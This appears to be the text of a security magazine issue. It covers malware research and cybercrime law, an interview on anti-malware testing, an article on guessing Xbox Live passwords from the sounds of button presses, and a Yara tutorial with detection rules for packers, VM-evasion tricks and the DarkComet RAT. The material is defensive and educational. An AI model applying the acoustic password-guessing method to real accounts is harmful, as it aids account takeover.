Sometimes people cut corners in order to make their lives easier and simply don't understand the security implications. This is true of passwords, for example. Many people routinely shop, bank and socialize online. So it's not uncommon for someone to have 20, 30 or more online accounts, making it very difficult for them to remember (or even choose) a unique password for each account. The result is that many people use the same password for everything – often something easy to remember, such as one of their children's names, their spouse's name or the name of a place that has personal significance. Or they recycle passwords, perhaps using "myname1", "myname2", "myname3" and so on for successive accounts. Or they just use "password"! Using any of these approaches increases the likelihood of a cybercriminal guessing the password. And if one account is compromised, it offers easy access to other accounts.

In light of the evolution of malware, it's important to also look at how the industry is obtaining samples to further our research and fight

against malware, as well as how cybercrime has become an issue for the law at both a national and international level.

How malware researchers obtain samples for research

The obvious answer, of course, is from individuals and organizations who suspect their computer(s) may be infected and need help in removing the malware. But researchers obtain samples in other ways, too.

They gather samples proactively using so-called honeypots – computers configured to run dummy email or other online services. They act as "sacrificial goats", becoming the target of cybercriminals looking for new victims to infect, or for spammers seeking new "customers". They also use automated tools to crawl through websites looking for malware.

Finally, malware researchers share samples with each other. At first sight, this may seem strange, since they may work for competing security companies, but competition is

confined to the products that market. In the sphere of research, there is a lot of collaboration – researchers share samples and intelligence on new threats, which falls in line with what we tend to see in law enforcement.

How we currently deal with cybercrime in the law

Crime is an inherent aspect of modern society and few areas of human activity are able to escape its touch. It's hardly surprising, therefore, that the use of computer technology is mirrored by its abuse: they have developed in parallel.

There are three ways in which society tries to deal with the effects of cybercrime. The first is to enact legislation that explicitly outlaws computer-based crime and put in place a law enforcement infrastructure to apprehend those who break the law. The second is to mitigate the effects of cybercrime using technology. The third is to ensure that everyone is aware of the potential risks involved in using computers and going online.

International co-operation

There's another formidable obstacle to dealing with cybercrime. Cybercriminals operate across geo-political borders. They don't need to be resident in the same country as their victims – all they need is an Internet connection. They can launch an attack from one country, using servers spread across other countries and using anonymous Internet-based financial services to launder the money they steal. Law enforcement agencies, by contrast, have to work within specific geo-political boundaries. This is why international co-operation is so important.

In response to the rapid growth of cybercrime, INTERPOL has developed a cybercrime program designed to help member states deal with the threat. This includes providing intelligence, expertise and practical guidance (www.interpol.int/Crime-areas/Cybercrime/Cybercrime). INTERPOL has also announced the creation of the INTERPOL Global Complex for Innovation (IGCI) to enhance its ability to support law enforcement agencies around the world.

Cybercriminals operate across geo-political borders. They don't need to be resident in the same country as their victims – all they need is an Internet connection.

Legal dilemmas

In recent years, cybercrime has become more and more sophisticated. This has not only created new challenges for malware researchers, but also for law enforcement agencies around the world.

Their efforts to keep pace with the advanced technologies being used by cybercriminals are driving them in directions that have obvious implications for law enforcement itself. This includes, for example, what to do about compromised computers after the authorities have successfully taken down a botnet – as in the case of the FBI's Operation Ghost Click (tinyurl.com/pw2k9cx). But it also includes using technology to monitor the activities of those suspected of criminal activities. This is not a new issue – consider the discussions over “Magic Lantern” and the “Bundestrojan”.

More recently, there has been debate around reports that a UK company offered the “Fin-fisher” monitoring software to the previous Egyptian government and reports that the Indian government asked firms (including Apple, Nokia and RIM) for secret access to mobile devices. Clearly, the use of legal surveillance tools has wider implications for privacy and civil liberties. And as law enforcement agencies, and governments try to get one step ahead of criminals, it's likely that the use of such tools – and the debate surrounding their use – will continue.

There are many countries in the world where there is no legislation specifically designed to address cybercrime, or where the development of such legislation is still in its early stages.

Today's antivirus technologies are far removed from the signature-based approaches taken by early antivirus programs

In the UK, such legislation is well-established. But even so, the speed of technological change, and the new uses to which technology is put, mean that legislation must be reviewed in order to ensure it remains relevant.

What can we expect in the future from malware?

In any field of human activity, the latest generation stands squarely on the shoulders of those who went before, learning from what has been done before, re-applying what has proved successful and also trying to break new ground. This is no less true of those who develop malware. Successive waves of malware have re-defined the threat landscape.


We can anticipate that malware will excel at a faster and faster rate as we continue to develop new technologies and cybercriminals develop malware to take advantage of those technologies. Take for example the malicious

Chrome extensions that are becoming increasingly popular. What we can say is that it's clear the malware problem is not going to get better anytime soon.

What's also clear is that security solutions have had to develop markedly, to match each successive generation of threats.

Today's antivirus technologies are far removed from the signature-based approaches taken by early antivirus programs. They include advanced protection technologies, including fast response to new threats based on sophisticated cloud-based protection systems, advanced heuristics, in-depth scans, Web browser protection and application, device and Web controls. However, the security community must continue the innovation when it comes to fighting malware. As a result, both disease and the cure are significantly different than they were when the virus problem began.

David Emm is the Senior Regional Researcher, UK, Global Research & Analysis Team at Kaspersky Lab (www.kaspersky.com). David has been with Kaspersky Lab since 2004 and has a particular interest in the malware ecosystem, ID theft, and Kaspersky Lab technologies, and he conceived and developed the company's Malware Defence Workshop.



> Visit www.insecuremag.com
> SUBSCRIBE TO (IN)SECURE MAGAZINE



John Hawes is the Technical Consultant and Test Team Director at Virus Bulletin. In this interview he talks about the challenges involved in testing anti-malware products, the unusual things found during testing, their lab setup, and much more.

What are the main challenges involved in testing a variety of anti-malware products?

The main challenge really is the variety itself. There are so many products out there - our biggest ever test featured 69 products, and we routinely see more than 50 in our desktop tests - and they all have their little quirks and oddities, which we have to take into account when trying to push them through our standardized set of tests.

We try to compare things as fairly and evenly as possible, which can be pretty tricky when the design and implementation of different solutions varies as greatly as it sometimes does.

There seem to be a few fairly common approaches, both in terms of surface GUI design and in the underlying arsenal of features and components, which between them cover the bulk of products, but every test we are sur-

prised by new components, new ways of presenting controls and options, and indeed entirely new types of product.

We see everything from basic, traditional local anti-malware scanners to cloud solutions to complete suites offering all manner of extra layers. Firewalls and spam filters are fairly standard these days in anything describing itself as a suite, but more and more are offering IPS and behavioral monitoring, parental controls, web filters, cloud reputation systems for both files and URLs based on both "expert" and crowd-sourced knowledge, vulnerability monitoring, various methods for avoiding key-logging, encryption and secure deletion, and much more besides.

We're also seeing growth in other types of products rolling in AV - in the past it's been quite common for firewall and "anti-spyware" vendors to license an AV engine to create

their own suite (often swapping components so the AV vendors can offer something similar), but now the big area seems to be system optimization and "registry cleaner" type products bundling in AV to create total care packages from that direction.

Keeping on top of this, so that we know how to properly use and measure the various products, is a major task and requires a lot of experience with each product. So whenever something new appears we have to explore it in depth to make sure we properly understand how it works and what special measures will be needed to ensure we test it fairly. It also means we're under constant pressure to tweak and adjust our testing practices to ensure all products can be represented fairly. In an ideal world we'd be able to test all aspects of all products and provide enough data for our readers to be able to compare like with like, but it's a pretty major task trying to keep up with the ever-changing landscape of products.

Another big headache is stability - some of our tests put products under pretty heavy stress, which many of them have serious problems handling. We waste a lot of test time nursing

some products through repeated crashes, freezes, logging fails and other issues, where the more reliable ones "just work".

We assume a big part of this can be put down to the difficulty of performing proper QA on some of these solutions - in a past life I worked in QA for a major AV firm, and one of the main tests we put each build through was running over all known malware samples and ensuring detection remained solid and accurate throughout. Of course that was a long time ago and the numbers have sky-rocketed since, but that sort of large-scale heavy-duty testing should still be a standard part of QA for any solution offering an AV component.

For many of the new breed of products that must be difficult, but if you're licensing an engine and plugging it in to your suite, you can't just rely on the engine developer and assume it will work in your environment, you need to develop proper in-house QA which must include exposure to malware under heavy stress. Of course, that requires specialist skills and resources which many of these firms simply don't have, but it needs to be done if you want your product to be reliable.

WE'VE SEEN PRODUCTS WHICH HAVE TOTALLY LOCKED UP A SYSTEM, EVEN AFTER MULTIPLE REBOOTS

What are some of the most unusual things you encountered during a test?

We see a lot of strange thing going on, most of them we assume were not intended by the developers of the products we test. We have one product that has a tendency to mess with the window behavior, so it gets progressively more difficult to control which window has focus and which is shown on top, and you have no idea what a given click will do. Despite frequently reporting this to them the source of the problem still hasn't been figured out.

Of course we see a lot of freezing and crashing and even the odd blue screen, and on occasion we've seen products that have totally locked up a system, and even multiple reboots didn't help. In the lab it's easy enough for us to simply "nuke the planet from orbit" and

write a fresh image to the test machine, but the average user would probably need some expert help getting their machine working again, which seems just as bad as the malware infections the product is supposed to be protecting against.

We also see the occasional devious bit of trickery - we had one product that was clearly trying to "game" our tests by changing how it detected things when it thought it was scanning one of our sample sets, to the extent of going back and rewriting logs retrospectively, marking things previously listed clean as malware to try to improve detection scores. Of course, we have all sorts of measures in place to spot this sort of thing and anyone proven to be cheating is quickly removed from the tests and not allowed back in.

What does your testing lab consist of?

The lab itself used to be a small, sealed room, but we outgrew that a few years ago and moved into a bigger, more open space (after spending some time complaining of the lack of space and underpowered aircon in the old lab). We now have an area at the back end of the main VB office area, which puts us in much better touch with the rest of the team. The lab setup is split into four main sections:

There's a set of servers and control systems, which run a lot of automated tasks downloading, sorting, categorizing and storing malware samples from a wide range of sources, and are also used for storing and sorting the test logs and crunching most of the data that goes into our reports. These are mostly Linux systems - for historical reasons, we mostly use openSuse - with varying levels of isolation from external networks to make sure our sample storage systems are as secure as possible.

At the other end of the lab is our analysis network, which again is mostly automated and spends its time churning through all the samples that come in, checking that they work, seeing what they do, classifying and so on - we use a mix of in-house tools and handy stuff from elsewhere. We also have a virus replication system which produces large numbers of infected samples from any old-style file-infecting viruses, although these days we don't see so many of those.

In between is the main testing setup - a suite of 10 official VB100 test machines on which all the comparative components are run, and which are kept as identical as possible so that our speed tests, etc., are as fair as possible, with a couple of extra machines for one-off test jobs and looking into odd issues.

Then we also have an "experimental" area for working on new projects and ideas, which I expect pretty soon will become a more fixed setup for a new set of tests we've been working on. There's also a small "hospital" area in one corner, where we work on broken hardware - we try to be economical and keep machines going for as long as they are useful. In another room nearby we have a stack of servers which are used for our anti-spam

tests. They're quite hot and noisy so they need to be kept out of the main office area, but it's good to have them handy in case we need to fiddle with them.

How have Virus Bulletin's testing procedures changed and evolved in the last few years?

The VB100 has been running since 1998 and has had the same basic principles since its first appearance, but we regularly adjust things to try to keep up with current trends. Over the years we've regularly revamped our sample sets and the procedures we use to select samples, to make sure the threats we look at are the most relevant and important.

The biggest change in recent years has been switching most of the tests online to let us test cloud-only products, and to properly measure those with cloud components. This was quite tricky as it meant we couldn't simply run each product in series against the same set of samples, as those tested later would have a better chance of doing well - we now have to run repeated tests of all products against the very latest samples and average out the scores.

Another area we've been working hard on is our speed and performance measures, with a large set of tests aimed at measuring just how much slower normal everyday tasks are with scanning and filtering products in place. We're constantly updating this system with new tasks and activities to try to get it as close to a normal user's experience as possible - there are still a few things we'd like to add, like boot-time measures, and hopefully we'll get around to some of those soon.

Our latest addition is our stability rating system - basically, we note down all problems observed during a test, from wonky window text to blue screens, and give each issue a score based on how big a problem it is. Each product's points are added up and the final total aligned with a category system, from "Solid" for those with no issues at all to "Flaky" for the very worst products. We've already had some success with this system, as it's encouraging vendors to address issues they've simply ignored in the past.

The next things on our agenda are looking at using sample data from the AMTSO "Real Time Threat List" to help us ensure we're using the most prevalent samples and URLs, and moving more into "real world" testing which more closely mirrors how modern threats attack systems, and how modern products protect against them.

What features do you consider to be essential in a modern anti-malware tool? Does more features usually equal better protection?

I would say the essentials would be accurate and efficient detection of known malware using traditional techniques, strong generic and heuristic detection to allow previously unseen items to be spotted and blocked, and a combination of firewalling, behavioral monitoring and intrusion-prevention techniques to give the best chance of stopping things which can't be detected statically.

A lot of the extras are good and useful for some people, but may be less valid for others - for example, I haven't used a desktop mail client for years, so most end-user anti-spam solutions aren't much use to me.

I also suspect some suite solutions throw in extra components simply to look more complete or to make sure they check all the boxes, without too much effort to make sure they are "best of breed". This is something I'm very interested in expanding our testing into, covering all the extras in various suites aside from the standard anti-malware to see who's really making the effort and who's simply adding basic offerings just so they can say they have them. For most people it's preferable to have all their security needs met by a single product, operated from a single GUI and with support from a single source, but in the past it's always been considered more secure to cherry-pick the best of the best in each field - I'm very keen to be able to show people if this extra work is still needed.

Mirko Zorz is the Editor in Chief of (IN)SECURE Magazine and Help Net Security (www.net-security.org).



People spend
over 700 billion
minutes per month
on Facebook.

Research by Facebook



*The Internet is full of temptations.
Can your users resist them?*

The Internet is one of the most useful resources in the office – but only if you can manage the potential issues:

- » Productivity losses due to employees spending time on sites with little work-related content
- » Security risks: from unsecure sites and from legitimate sites that have been compromised
- » Bandwidth losses from people downloading large files or watching streaming media.

Run the 30-day trial of GFI WebMonitor to find out exactly how your Internet connection and remote machines are being used and what security risks you are exposed to.

Quality web filter

Comprehensive web security

Highly competitive pricing


Thousands of customers

Download your free trial from <http://www.gfi.com/webmon>



GFI WebMonitorTM

Web security, monitoring and Internet access control



Shoulder surfing via audio frequencies for XBox Live passwords by Joshua Frisby

Shoulder surfing is generally defined as surreptitiously watching a user type in sensitive information (usually his username and password). But we often forget that there is also a “listening” aspect to it. Listening to the button clicks can be used to discern the user’s password. Each button click outputs an audio frequency and, in the case of the XBox 360 controller, each type of button outputs a unique audio frequency that someone listening in can distinguish and “translate” to potentially crack the user’s password.


Imagine you are at a friend’s home logging in to your XBox Live account so you can use the downloadable content (DLC) that you recently purchased for a game. As you click in your password, your friend is listening in on the sounds of the clicks and recognizes which buttons you may have pressed. Afterward, your friend tells you what your password may be and surprisingly it is close to your actual password. How did he narrow your password down?

When a sound is easily distinguishable, the human mind will recognize it and attribute it to an object. For example, the sound of a phone ringing is different than the sound of a doorbell ringing. As such, the different sounds of the buttons on the controller can be thought of similar to the idea of the phone and doorbell.

Even though the sounds may be similar, their duration, tone, pitch, etc. properties lead to unique audio frequencies. The mathematics behind the frequencies is not necessary to understand the concept since the sense of hearing will recognize the different frequencies on its own.

XBox Live accounts utilize a password system that requires four inputs from the controller. Every input can come from a left or right bumper, left or right trigger, the X and Y face buttons or one of the four directions on the directional pad.

Every input consists of two face button choices or two bumper choices or two trigger choices or four directional pad choices. $2+2+2+4 = 10$ choices total.



There are ten options for each input, which means that the total possible passwords is $10 \times 10 \times 10 \times 10$, 10^4 or 10,000.

The person entering the password to login into the Xbox Live account has to push the button associated with the correct input needed. Each time a button is pressed it makes a specific sound associated with the type of button that was pressed. This sound can be used to narrow down the total possible passwords to a select few. Without sound in mind the total number of passwords possible is 10,000, but with sound in mind an example password may be something like trigger, bumper, trigger, face button or $2 \times 2 \times 2 \times 2$, which is only 16 possible passwords. It is easier and faster for a human to try 16 different passwords rather than 10,000 so a brute force attack on the 16 possible passwords could potentially compromise an account.

If we refer to the illustration, we can create a sample password of F1, B2, D3, T1. Let's say a person is listening in on the button clicks and that person hears face button, bumper, directional pad and then a trigger or another way of thinking of it is 2 choices, 2 choices, 4 choices, and then 2 choices. $2 \times 2 \times 4 \times 2 = 32$ possible passwords for the example given.

Compared to 10,000 potential passwords, 32 seems reasonable to brute force by hand.

Human psychology plays an important role in attempting to guess a password. If the shoulder surfer hears four directional pad presses in rapid succession, he or she will likely think the password consists of four presses of the same button. In this case, either D1, D1, D1, D1 or D2, D2, D2, D2 or D3, D3, D3, D3 or D4, D4, D4, D4 is likely the password.



To enter this password correctly, it will probably only take four or less attempts. The total number of possible passwords when using only direction pad presses is 4^4 or 256 passwords (this also happens to be the maximum number of possible passwords if the shoulder surfer listens intently), the length of time between button presses is important to lowering that total.

The idea applies to each of the various types of buttons. If a sound of a face button is heard and then a slight pause occurs and the sound of a face button is heard again, then it was probably not the same face button that was pressed. The time delay will vary from person to person, but in general someone who plays games occasionally will have a greater delay than someone who plays game often.

It is important to keep in mind the location of the controller to the listener. If the listener is in a location that allows him to identify whether the sound came from the right or left side of the controller it can be used to lower the password possibilities even further. Take this sample password of T1, B2, F1 and T2. Let's say that the person listening is sitting directly behind the person clicking in the password and he or she is facing the back of the person entering the password.

The person listening would first hear a Trigger pressed on their left side followed by a Bumper pressed on their right side. Next, the person would hear a face button followed by a Trigger on their right side. This results in only two password options because $1*1*2*1 = 2$. No more than two attempts at entering the password should be needed here.

This password vulnerability is a risk where an XBox Live account can be signed into in a public place such as a hotel lobby, break room at the work place or a college game room. A random person or coworker could be nearby listening in on the button presses and then later enter in the username and test out a few possible passwords to gain access to the account. XBox Live accounts hold personal in-

formation that the account holder probably would not want available to other people so this is important to consider.

This potential security vulnerability can be applied to other areas of technology. If there are buttons that when pressed create different sounds than other buttons on the device it can be a potential security problem. As an example, the Wii U and Playstation 3 controllers have clickable control sticks that emit different sounds from the other buttons on the controller.

The problem is the unique sound made when a button is pressed so to mitigate this issue the sound either needs to be silenced in some way or replaced with a sound that every button will make instead of a select few. A speaker could be installed into controllers to make a unique sound such as a beep when any button is pressed and the sound should be loud enough to cover up the normal button clicking noises, although some users might find a beeping noise to be annoying. An alternative is to replace all the buttons with ones that make the same sound when pressed, similar to how keys on a keyboard all sound similar (minus the spacebar in some keyboards). A third option is to add a mechanism to absorb sound within the buttons when they are pressed. This could lower the response time of the buttons (which is something gamers would not like) and may be more costly than the other options though.

The XBox operating system currently outputs a sound through the television's speakers when a password input is made, but if the sound on the TV is low or set to mute it does not cover up the sounds of the controller.

Recognition of the unique audio frequencies made by the controller and the limit to the possible password combinations suggests that this is a potential security risk. Therefore, this knowledge should be considered when creating products to improve the security of the product for its users.

Joshua Frisby is a Master's student in Computer Science at Arizona State University as well as a developer at AIM IT Services. Special thanks for this article go to Aaron Frisby of Glendale Community College, Dr. Gail-Joon Ahn of Arizona State University, and Stephen Trainor of Queen's University Belfast.

How to write Yara rules to detect malware

by Jaime Blasco



Yara is a flexible language for defining rules that let you identify and classify malware samples in files or memory artifacts. Each rule is a set of strings and regular expressions and binary patterns mixed with logic. In this article you will learn the basics of how to write Yara rules and use them in different open source tools to detect malware.

Rules are composed of the “string” and “condition” sections. The string section contains the strings used to match the rule. Strings can come in text- “enclosed in double quotes”- or hexadecimal- (enclosed by brackets)- form. A string contains an identifier composed of the \$ character followed by the identifier name that will be used in the condition section. The condition section is used to define the logic that will fire the rule. It is composed of a boolean expression that usually contains references to the string identifiers defined in the string section.

Let’s write our first Yara rule:

```
rule HelloYara {
  strings:
    $s_hello = "hello"
    $s_world = {77 6f 72 6c 64}
  condition:
```

```
$s_hello and $s_world
//all of them
//all of ($s*)
```

```
}
```

The rule is composed of two string identifiers: a text one (\$s_hello) and a hexadecimal (\$s_world). The boolean expression defined in the condition section indicates that the rule will fire if both strings are found.

To include comments in your rule you can use “//” followed by your comment content. We have commented two conditions that mean the same: “all of them” matched all the identifiers included in the string sections, and “all of (\$s*)” can be used to partially match identifier names. In the following example we make use of string modifiers that follow the string definition.

“nocase” can be used to apply case-insensitive mode, the “wide” modifier searches for wide encoding that is commonly found in Windows binaries. Finally the “ascii” modifier is used by default but it is required in combination with the “wide” modifier if you want to search for both ascii and wide strings.

```
rule HelloYara2 {
    strings:
        $s_hello = "HeLlo" nocase
    wide ascii
        $s_world = {77 00 6f 00 72
00 6c 00 64}

    condition:
        $s_hello or $s_world
}
```

Another useful feature of Yara is the possibility of using regular expressions. You can use a regular expression the same way you define a text string but enclose it in back-slashes.

The next example makes use of a regular expression to detect files that make use of the LibInflate library based on one of the constants present on the library.

<http://lxr.free-electrons.com/source/lib/inflate.c>

```
rule LibInflate {
    strings:
        $ver = /inflate [\d\\.]+
Copyright/
        // inflate 1.2.5 Copyright
1995-2010 Mark Adler

    condition:
        any of them
}
```

As a plus, the “any of them” condition can be used to match any of the identifiers defined in the strings section.

When defining hexadecimal strings you can use three special cases that give you more flexibility when matching binary patterns: wildcards, jumps and alternatives. In this article we will only cover an example that uses wildcards. If you want to learn about the other cases refer to the Yara manual (bit.ly/yaramanual).

```
rule _y0das_Crypter_v10_
{
```

```
    meta:
        description = "y0da's Crypter v1.0"
    strings:
        $0 = {60 E8 ?? ?? ?? ?? 5D
81 ED 8A 1C 40 ?? B9 9E ?? ?? ?? 8D
BD 4C 23 40 ?? 8B F7}
    condition:
        $0 at entrypoint
}
```

In this example, we are writing a rule to detect one of the most commonly used packers / crypters called Y0das. A crypter is a piece of software that is used to apply encryption and obfuscation to the original binary. It makes detection by security products more difficult, and complicates the work of malware analysts.

The rule utilizes wildcards that you can use when you know the position of certain bytes as part of a string and the length of the variable portions of the string. Apart from that, the rule uses the keyword “entrypoint” in the condition section. The Entrypoint keyword contains the offset of the executable’s entry point when we are scanning Portable Executable (PE) files.

```
rule undocumentedFPUAtEntryPoint {
    strings:
        $fpu1 = {D9 D8}
        $fpu2 = {DF DF}
        $fpu3 = {DF D8}
        $fpu4 = {DC D9}
        $fpu5 = {DF DA}
        $fpu6 = {DF CB}
    condition:
        (for any of ($fpu*) : ($ at entrypoint)) or $fpu2 in
(entrypoint..entrypoint + 10)
}
```

The previous Yara rule detects a technique used by some malware authors that consists on adding some undocumented FPU (Floating-Point Instructions) opcodes at the binary’s entrypoint, which leads to incorrect disassembly in several debuggers and disassemblers.

The rule employs the for..of operator that follows the following syntax:

```
for expression of string_set : ( boolean_expression )
```

It means that from all the strings in “string_set” the “expression” must satisfy “boolean_expression”.

In the first condition of our rule, for any of the strings we defined, at least one must be located at the entrypoint of the PE file. In the second condition the string \$fpu2 must be found at an offset between the entrypoint and the entrypoint + 100.

We’ve described the basic syntax of Yara rules as well as the operators that you are going to use most when writing rules. I advise you to read the Yara user manual as it contains information about all the other operators and some advanced uses of the language.

When writing Yara rules, you have to think first about how they are going to be used. Most of the time if the specific malware is not packed you will be looking for specific strings that you can include in the Yara rule. Here are some examples:

- Function names
- Debugging information
- Error messages
- Imports/Exports
- Filenames

- Registry entry names
- Mutexes
- Encryption keys
- Parts of the C&C protocol such as URIs, User-Agents, binary strings.

If the sample is packed you won’t be able to use these rules in a static way. You will be able to do this only if you are able to obtain the unpacked version of the malware. On the other hand, you can still use these kind of rules when scanning memory since the parts of the binary including strings will be unpacked.

Another good usage of Yara is writing rules to detect malware with specific behavior instead of looking for a particular malware. As an example, the following is a rule that detects malware samples that are using common techniques to detect the presence of a virtual system when running. It is used regularly by malware authors to detect sandboxes and other systems that automatically analyze malware, and to make the analysis more complex if you are running the sample on a virtual environment. The rule detects common techniques to detect virtual systems such as wine, VirtualBox, VMware, etc.

```
rule vmdetect
{
    meta:
        author = "AlienVault Labs"
        type = "info"
        severity = 1
        description = "Virtual Machine detection tricks"

    strings:
        $vbox1 = "VBoxService" nocase ascii wide
        $vbox2 = "VBoxTray" nocase ascii wide
        $vbox3 = "SOFTWARE\\Oracle\\VirtualBox Guest Additions" nocase
ascii wide
        $vbox4 = "SOFTWARE\\\\Oracle\\\\VirtualBox Guest Additions" no-
case ascii wide

        $swine1 = "wine_get_unix_file_name" ascii wide

        $vmware1 = "vmmouse.sys" ascii wide
        $vmware2 = "VMware Virtual IDE Hard Drive" ascii wide

        $miscvm1 = "SYSTEM\\ControlSet001\\Services\\Disk\\Enum" nocase
ascii wide
        $miscvm2 = "SYSTEM\\\\ControlSet001\\\\Services\\\\Disk\\\\Enum"
nocase ascii wide
```



```
// Drivers
$vmdrv1 = "hgfs.sys" ascii wide
$vmdrv2 = "vmhgfs.sys" ascii wide
$vmdrv3 = "prleth.sys" ascii wide
$vmdrv4 = "prlfs.sys" ascii wide
$vmdrv5 = "prlmouse.sys" ascii wide
$vmdrv6 = "prlvideo.sys" ascii wide
$vmdrv7 = "prl_pv32.sys" ascii wide
$vmdrv8 = "vpc-s3.sys" ascii wide
$vmdrv9 = "vmsrvc.sys" ascii wide
$vmdrv10 = "vmx86.sys" ascii wide
$vmdrv11 = "vmnet.sys" ascii wide

// SYSTEM\ControlSet001\Services
$vmsrvc1 = "vmicheartbeat" ascii wide
$vmsrvc2 = "vmicvss" ascii wide
$vmsrvc3 = "vmicshutdown" ascii wide
$vmsrvc4 = "vmicexchange" ascii wide
$vmsrvc5 = "vmci" ascii wide
$vmsrvc6 = "vmdebug" ascii wide
$vmsrvc7 = "vmmouse" ascii wide
$vmsrvc8 = "VMTools" ascii wide
$vmsrvc9 = "VMMEMCTL" ascii wide
$vmsrvc10 = "vmware" ascii wide
$vmsrvc11 = "vmx86" ascii wide
$vmsrvc12 = "vpcbus" ascii wide
$vmsrvc13 = "vpc-s3" ascii wide
$vmsrvc14 = "vpcuhub" ascii wide
$vmsrvc15 = "msvmmouf" ascii wide
$vmsrvc16 = "VBoxMouse" ascii wide
$vmsrvc17 = "VBoxGuest" ascii wide
$vmsrvc18 = "VBoxSF" ascii wide
$vmsrvc19 = "xenevtchn" ascii wide
$vmsrvc20 = "xennet" ascii wide
$vmsrvc21 = "xennet6" ascii wide
$vmsrvc22 = "xensvc" ascii wide
$vmsrvc23 = "xenvdb" ascii wide
// Processes
$miscproc1 = "vmware2" ascii wide
$miscproc2 = "vmount2" ascii wide
$miscproc3 = "vmusrv" ascii wide
$miscproc4 = "vmsrvc" ascii wide
$miscproc5 = "vboxservice" ascii wide
$miscproc6 = "vboxtray" ascii wide
$miscproc7 = "xenservice" ascii wide

$vmware_mac_1a = "00-05-69"
$vmware_mac_1b = "00:05:69"
$vmware_mac_2a = "00-50-56"
$vmware_mac_2b = "00:50:56"
$vmware_mac_3a = "00-0C-29"
$vmware_mac_3b = "00:0C:29"
$vmware_mac_4a = "00-1C-14"
$vmware_mac_4b = "00:1C:14"
$virtualbox_mac_1a = "08-00-27"
$virtualbox_mac_1b = "08:00:27"
```

```
condition:
    2 of them
```

```
}
```

How to use your Yara rules

Once you have explored the possibilities of Yara's syntax it is time to start using your rules to detect malicious files.

Yara comes with a command-line version that you can use to scan a file or folder in a simple way. This tool is really helpful when you have a big malware dataset and you want to classify samples or find variants of a specific malware.

```
$ yara apt1-2.yara files/  
APT1_WEBC2_CLOVER  
files//01114c2b1212524c550bbae7b2bf9750aba70c7c98e2fda13970e05768d644cf  
EclipseSunCloudRAT  
files//021b4ce5c4d9eb45ed016fe7d87abe745ea961b712a08ea4c6b1b81d791f1eca  
APT1_TARSIP_ECLIPSE  
files//021b4ce5c4d9eb45ed016fe7d87abe745ea961b712a08ea4c6b1b81d791f1eca  
APT1_WEBC2_Y21K  
files//02601a267fe980aed4db8ac29336f7ecf1e06f94e9ac0714e968b64586624898
```

As an example, we have used the rule's file apt1-2.yara to scan a folder named "files" that contains malware samples from Comment Crew (Mandiant's APT1). You can download these and other rules from our public GitHub repository (bit.ly/yaragithub).

Yara rules can be also used within Volatility (www.volatilesystems.com/default/volatility).

Volatility is a forensics framework to acquire digital artifacts from memory images. It is written in Python and it contains an easy-to-use plugin interface. It includes a plugin to scan the acquired memory with Yara rules by default.

In order to use Volatility you need to acquire the memory of the system you want to inves-

tigate. There are several ways for acquiring the memory of a Windows system. One of the easiest is using Mantech DD (sourceforge.net/projects/mdd). Download the mdd executable on the system and run the following command:

```
mdd_1.3.exe -o c:\memory.img
```

The tool will acquire the memory of the system and will save it in a file called memory.dmp, which we will be able to use within Volatility.

Let's take a memory dump from a machine that got infected. First of all we need to identify the Windows version and the system architecture if we already don't know that.

```
$ python vol.py -f /memory.img imageinfo
```

Determining profile based on KDBG search...

Suggested Profile(s) : WinXPSP2x86, WinXPSP3x86 (Instantiated with WinXPSP2x86)

```
AS Layer1 : JKIA32PagedMemory (Kernel AS)  
AS Layer2 : FileAddressSpace (memory.img)  
PAE type : No PAE  
DTB : 0x39000L  
KDBG : 0x8054c460
```

```
Number of Processors : 1  
Image Type (Service Pack) : 2  
KPCR for CPU 0 : 0xffdff000  
KUSER_SHARED_DATA : 0xffdf0000  
Image date and time : 2012-07-03 09:39:27 UTC+0000  
Image local date and time : 2012-07-03 11:39:27 +0200
```

Once we have determined the profile that we need to use, we can start using Volatility.

Volatility is a large framework and we are not going to talk about this in this article, but if you want run “python vol.py -h”, you will get a list of the different commands and plugins that you can run in order to extract different information from the memory of the infected system.

We are going to focus on how to scan the memory with Yara rules to detect infected processes.

In this specific case our system was infected with a version of a RAT (Remote Access Trojan) called Darkcomet.

Darkcomet RAT uses a hard-coded encryption key that varies across different versions of the Trojan. Even if the attacker specifies an encryption key, the password is appended to the hard-coded key. We can use these hardcoded keys to identify systems infected with Darkcomet when scanning the acquired memory of a compromised system.

This is the rule that we are going to use:

```
rule Darkcomet {
  strings:
    $d3 = "#KCMDDC2#-" //Darkcomet version 3
    $d4 = "#KCMDDC4#-" //Darkcomet version 4
    $d5 = "#KCMDDC5#-" //Darkcomet version 5
    $d51 = "#KCMDDC51#-" //Darkcomet version >=5.1

  condition:
    any of them
}
```

Now we can use Volatility's Yarascan plugin to scan processes memory using the Yara rule we wrote.

```
$ python vol.py yarascan -f memory.img --profile=WinXPSP2x86 -y darkcomet.yara
Volatile Systems Volatility Framework 2.1_alpha
```

```
Rule: Darkcomet
Owner: Process IEXPLORE.EXE Pid 1040
0x00b71ee0 23 4b 43 4d 44 44 43 35 23 2d 38 39 30 74 65 6d #KCMDDC5#-890tem
0x00b71ef0 70 6f 72 61 6c 31 32 33 34 35 00 00 90 19 b7 00 pora112345.....
0x00b71f00 01 00 00 00 16 00 00 00 30 33 2f 30 37 2f 32 30 .....03/07/20
